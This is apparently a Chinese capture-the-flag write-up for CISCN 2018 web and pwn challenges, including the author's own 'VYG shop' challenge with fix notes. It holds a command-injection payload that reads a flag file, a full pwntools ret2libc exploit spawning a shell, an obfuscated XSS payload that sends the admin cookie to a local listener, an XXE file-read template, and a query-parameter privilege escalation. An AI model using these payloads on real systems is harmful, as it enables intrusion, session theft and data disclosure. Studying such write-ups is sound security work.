结算时检查商品价格是否 < 0

WEB9

username 模板注入，上面那个 payload 再用一遍……（好像就换了个引号？）（看看人家的 hint，SSTI，多直白（

PWN1




```
.rodata:…  0000000A  C  /tmp/expl
.rodata:…  0000001D  C  python -c 'print eval(\"%s\")'
.rodata:…  0000000C  C  now res:%s\n
```

emmmm 居然直接调用 python 来计算，并且没有过滤，注入 1");import os;print os.system("cat /home/ciscn/flag")# 即可执行系统指令并获得 flag


PWN4

mirage_game




```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

包类型 66 时执行某函数




```
else if ( pack_type_1 == 66 )
{
  sfadkjf();
}
```



```
__int64 sfadkjf()
{
  char dest; // [rsp+0h] [rbp-30h]
  void *src; // [rsp+20h] [rbp-10h]
  void *v3; // [rsp+28h] [rbp-8h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v3 = malloc(0x100uLL);
  src = malloc(0x100uLL);
  puts("Welcome To Ciscn2018");
  puts("I'm Mirage Team\n");
  puts("Plea1se start your performance! :)");
  gets(v3, 0LL);
  base64_decode((__int64)v3, (__int64)src);
  memcpy(&dest, src, 0x80uLL);
  puts("Oh! It's a traffic accident!");
  return 0LL;
}
```

base64 解码后 memcpy 到 dest 造成栈溢出，构造出 ROP 链泄露函数地址，利用泄露的地址计算出 system 真实地址，再重新调用 main 再次触发溢出，调 system bin sh 即可。



原来的栈	ROP链
输出puts真实地址并重启main	
prev ebp	aaaa
return addr	pop_rdi_ret
	got[puts]
	plt[puts]
	sfadkjf addr
调用system("/bin/sh")	
prev ebp	aaaa
return addr	pop_rdi_ret
	"/bin/sh"
	system addr

exp 代码 https://paste.ubuntu.com/p/Ks83zNdTwp/


```
from pwn import *
import sys
context.log_level='debug'
elf=ELF('./mirage_game')
if 'remote' in sys.argv:
    sh=remote("172.16.13.104",1337)
    libc=ELF('./libc.so.6')
```

```
else:
    sh=process('./mirage_game')
    libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')

pop_rdi_ret=0x0000000000403383
payload='RPCM'+'\x00'*4+p32(66,endian='big')
b64ed='a'*(0x30+8)
b64ed+=p64(pop_rdi_ret)+p64(elf.got['puts'])
b64ed+=p64(elf.plt['puts'])+p64(elf.symbols['sfadkjf'])
# b64ed+=p64(pop_rdi_ret)
print 'len:',hex(len(b64ed))
payload+=base64.b64encode(b64ed)
sh.sendline(payload)
open('out','wb').write(payload+'\n')

time.sleep(0.5)
r=sh.recv()
# print r.split(':)\n')[1]
puts_real=u64(r.split(':)\n')[1].split('\n')[1].ljust(8,'\x00'))
print 'puts real:',hex(puts_real)
libc_base=puts_real-libc.symbols['puts']
b64ed='a'*(0x30+8)
bin_sh=0x18cd57

# print '/bin/sh :',hex(libc.string('/bin/sh'))
b64ed+=p64(pop_rdi_ret)+p64(libc_base+bin_sh)+p64(libc.symbols['system']+libc_base)
sh.sendline(base64.b64encode(b64ed))
sh.interactive()
'''
b sfadkjf
b *0x4017f1
run < out
'''
```

其他 pwn 摸了

VYG shop（自己出的题）

1、注册账号进入用户界面



VYG乐购 ~Beta~

个人中心

商城 秒杀活动！ 购物车 管理

qaqaqaqaqqaqq

233333@qaq.orz

安全等级 帐号有风险

账户

欢迎您，qaqaqaqaqqaqq.

积分余额

1000.0

前往商城

感谢您参与内测

本平台仍在开发阶段，如果您遇到相关问题，还望您及时与我们取得联系，我们非常珍视您的每一份反馈。

账户

积分记录

订单管理

工单记录


自助服务

修改密码

订单管理

2、进入工单记录，提交 Markdown XSS

原始过滤为过滤 onerror 和所有 html 标签，所以必须使用 markdown 转换，然后闭合双引号绕过



```
<p>
  <img alt="dsa" src="a" b"">
```

```
![dsa](a"b"c"d"e"f)
```

payload:


```
![dsa](x"onerror=eval(atob('Yj1kb2N1bWVudC5jb29raWU7YT0iPGltZyBzcmM9aHR0cDovL2xvY2FsaG9zdDo4MjM0LyIrYnRvYShiKSsiPiI7ZG9jdW1lbnQud3JpdGUoYSk7'))%")
```

该 payload 是弹到本地 8234 端口

3、在本地监听 8234 端口，得到管理员 cookie

```
start listening ...
username="2|1:0|10:1527175816|8:username|24:QWRNSW5fZm9yX0NIM2szcg==|48763a964e1c1ce3fb3fe850665a422b2f883897cbbe542773ea2d062000a853"
```

4、利用得到的管理员 cookie 登陆管理员界面，进入短信设置



开启手机验证 ☑

请求路径

http://127.0.0.1:8200/api/send_sms

请求方式

POST

请求字段

data


请求模板

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
   <tel>{tel}</tel>
   <text>【VYG乐购】您的验证码为： {code} &xxe;</text>
</root>
```

5、打开请求手机验证，修改模板为

```xml
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
   <tel>{tel}</tel>
   <text>【VYG 乐购】您的验证码为： {code} &xxe;</text>
</root>
```

6、触发发送短信操作，进入管理员后台查看发送记录



短信发送记录

提交人	发送时间	服务器返回
AdMIn_for_CH3k3r	Fri May 25 06:18:13 2018	<root> <tel>0</tel> <text>【VYG乐购】您的验证码为： 1234 CISCN{this_is_a_sample_flag} </text> </root>

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
修复点：

- Ticket.py 里 TicketCreateHandler.post，使用更强的过滤（如先 md 再 bleach），不能直接禁用 Markdown
- 修复 SMS 服务器上的 XXE 注入，关闭实体解析，不能直接删除发短信功能
- （这个漏洞应该都会修…………）

解法 2 - Python 修饰器参数注入

（专门为 fixit 环节设计）

访问 http://127.0.0.1:8233/user/2?super_admin_mode=1 可得管理员 flag



用户信息

用户名：ItouMakoto

ID号：2

个人介绍：

邮箱地址：ItouMakoto@it.edu.cn

余额：-2333.0

邀请人ID号：None

手机号：0

权限：0

密码哈希：CISCN{this_is_a_sample_flag}

最近发表的评论：无记录

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
原理：


出问题的函数集中在 view/tools.py，这里存放了常用的辅助函数。当不同修饰器连接时，验证规则不健壮造成对模板逻辑的注入。

template_kwargs_importer 用于合并参数字典




```
def import_args(method):
    @functools.wraps(method)
    def wrapper(self, *args, **kwargs):
        argss=inspect.getargspec(method).args
        if argss[0]=='self':
            argss=argss[1:]
        form_kwargs=template_kwargs_importer({a:None for a in argss[len(args):]}, # router can pass args
        {k: self.get_argument(k) for k in self.request.arguments},
        kwargs)
        return method(self, *args, **form_kwargs)
    return wrapper

def template_kwargs_importer(*args):
    result=dict()
    for each in args:
        result.update(each)
    try:
        result.pop('self') # prevent error when calling
    except KeyError:
        pass
    return result
```



```
    def render(self, template_name, **kwargs):
        modes=dict()
        modes['super_admin_mode']=True if self.is_super_admin() else False
        modes['customer_service_mode'] = True if self.is_customer_service() else False
        super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))
```


import_args 用于直接将表单导入到函数参数表，方便保存后显示表单保存好的数据，提高用户和编码体验（因为数据已经在命名空间中，直接传给模板引擎即可，不需要再重复写参数列表），例如：



```
    @tornado.web.authenticated
    @check_user_admin
    @import_args
    def post(self,force_phone_check,api_url,method,name,template, *args, **kwargs):
        if force_phone_check:
            set_config('force_phone_check',True)
            c = read_config('sms_settings')
            if api_url: # means change value
                try:
                    set_config('sms_settings', {"api_url": api_url,
                                                "method": method,

                                                "name": name,
                                                "template": template
                                                })
                    self.orm.commit()
```

RequestHandler.render 被修改，用于向模板系统引入常用变量（比如渲染顶栏菜单时，区分管理员模式）



```
    def render(self, template_name, **kwargs):
        modes=dict()
        modes['super_admin_mode']=True if self.is_super_admin() else False
        modes['customer_service_mode'] = True if self.is_customer_service() else False
        super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))

```

render 里面**template_kwargs_importer(modes,kwargs) 由于合并次序问题，当 kwargs 有 super_admin_mode 或 customer_service_mode 时，会将真正的值覆盖掉，而敏感信息显示与否是交予模板控制的，当以后门的方式加入上述参数，便可以对应权限查看用户敏感信息，造成隐私泄露。

灵感来源： https://blog.csdn.net/cc7756789w/article/details/46635383